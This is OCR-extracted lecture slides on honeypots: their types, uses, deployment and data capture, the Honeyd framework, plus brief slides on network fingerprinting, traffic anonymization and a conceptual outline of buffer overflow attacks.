  - Lure an attacker away from the real production systems (“easy target“).
- IDS-like functionality:
  - Since no legitimate traffic should take place to or from the honeypot, any traffic appearing is evil and can initiate further actions.

BENEFIT OF DEPLOYING HONEYPOTS

- Attack analysis:
  - Find out reasons, and strategies why and how you are attacked.
  - Binary and behavior analysis of capture malicious code
- Evidence:
  - Once the attacker is identified, all data captured may be used in a legal procedure.
- Increased knowledge


CLASSIFICATION

- By level of interaction
  - High
  - Low
  - Middle?
- By Implementation
  - Virtual
  - Physical
- By purpose
  - Production
  - Research

LEVEL OF INTERACTION

- Low Interaction
  - Simulates some aspects of the system
  - Easy to deploy, minimal risk
  - Limited Information
  - Honeyd
- High Interaction
  - Simulates all aspects of the OS: real systems
  - Can be compromised completely, higher risk
  - More Information
  - Honeynet


LEVEL OF INTERACTION



PHYSICAL V.S. VIRTUAL HONEYPOTS

- Two types
  - Physical
    - Real machines
    - Own IP Addresses
    - Often high-interactive
  - Virtual
    - Simulated by other machines that:
      - Respond to the traffic sent to the honeypots
      - May simulate a lot of (different) virtual honeypots at the same time

HOW DO HPS WORK?



PRODUCTION HPS: PROTECT THE SYSTEMS

- Prevention
    - Keeping the bad guys out
    - not effective prevention mechanisms.
    - Deception, Deterence, Decoys do NOT work against automated attacks: worms, auto-rooters, mass-rooters
- Detection
    - Detecting the burglar when he breaks in.
    - Great work
- Response
    - Can easily be pulled offline
    - Little to no data pollution

RESEARCH HPS: GATHERING INFORMATION


- Collect compact amounts of high value information
- Discover new Tools and Tactics
- Understand Motives, Behavior, and Organization
- Develop Analysis and Forensic Skills

HONEYNET

- A network of honeypots
- High-interaction honeynet
  - A distributed network composing many honeypots
- Low-interaction honeynet
  - Emulate a virtual network in one physical machine
  - Example: honeyd
- Mixed honeynet

SECURITY MEASUREMENT

- Monitor network traffic to understand/track Internet attack activities
- Monitor incoming traffic to unused IP space
  - TCP connection requests
  - UDP packets



"Characteristics of internet background radiation. "

REMOTE HOST FINGERPRINTING

- Actively probe remote hosts to identify remote hosts' OS, physical devices, etc
  - OSes service responses are different
  - Hardware responses are different
- Purposes:
  - Understand Internet computers
  - Remove DHCP issue in monitored data

"Remote Physical Device Fingerprinting"

REMOTE NETWORK FINGERPRINTING


- By sending probing traffic, learn the structure and characteristics of remote networks
  - Based on TTL to know the hop length
  - Based on return data to infer firewall policy.
  - Others

DATA SHARING: TRAFFIC ANONYMIZATION

- Sharing monitored network traffic is important
  - Collaborative attack detection
  - Academic research
- Privacy and security exposure in data sharing
  - Packet header: IP address, service port exposure
  - Packet content: more serious
- Data anonymization
  - Change packet header: preserve IP prefix, and …
  - Change packet content


BUFFER OVER FLOW INTRODUCTION

- Attack Steps
  - Inject attack codes onto the buffer or somewhere
  - Redirect the control flow to the attack code
  - Execute the attack code



From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt

OVERFLOW



From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt


BUILDING YOUR HONEYPOTS

BUILDING YOUR HONEYPOTS

- Specifying Goals
- Selecting the implementation strategies
    - Types, Number, Locations and Deployment
- Implementing Data Capture
- Logging and managing data
- Mitigating Risk
- Mitigating Fingerprint


LOCATION OF HONEYPOTS


- In front of the firewall
- Demilitarized Zone
- Behind the firewall (Intranet)



CAPTURING INFORMATION


- Host based:
  - Keystrokes
  - Syslog
- Network based:
  - Firewall
  - Sniffer
  - IP not resolve name





LOGGING AND MANAGING DATA

- Logging architecture
- Managing data



MAINTAINING HONEYPOTS

- Detection and Alert
- Response
- Data Analysis
- Update

HONEYD: A VIRTUAL HONEYPOT FRAMEWORK

PHYSICAL V.S. VIRTUAL HONEYPOTS

- PH (Real machines, NICs, typically high-interaction)
  - High maintenance cost;
  - Impractical for large address spaces;

- VH (Simulated by other machines)
  - Multiple virtual services and VMs on one machine;
  - Typically it only simulate network level interactions, but still able to capture intrusion attempts;

WHAT IS HONEYD?


- **Honeyd**: A virtual honeypot application, which allows us to create thousands of IP addresses with virtual machines and corresponding network services.

- Written by Neil Provos available at http://www.honeyd.org/

WHAT CAN HONEYD DO?

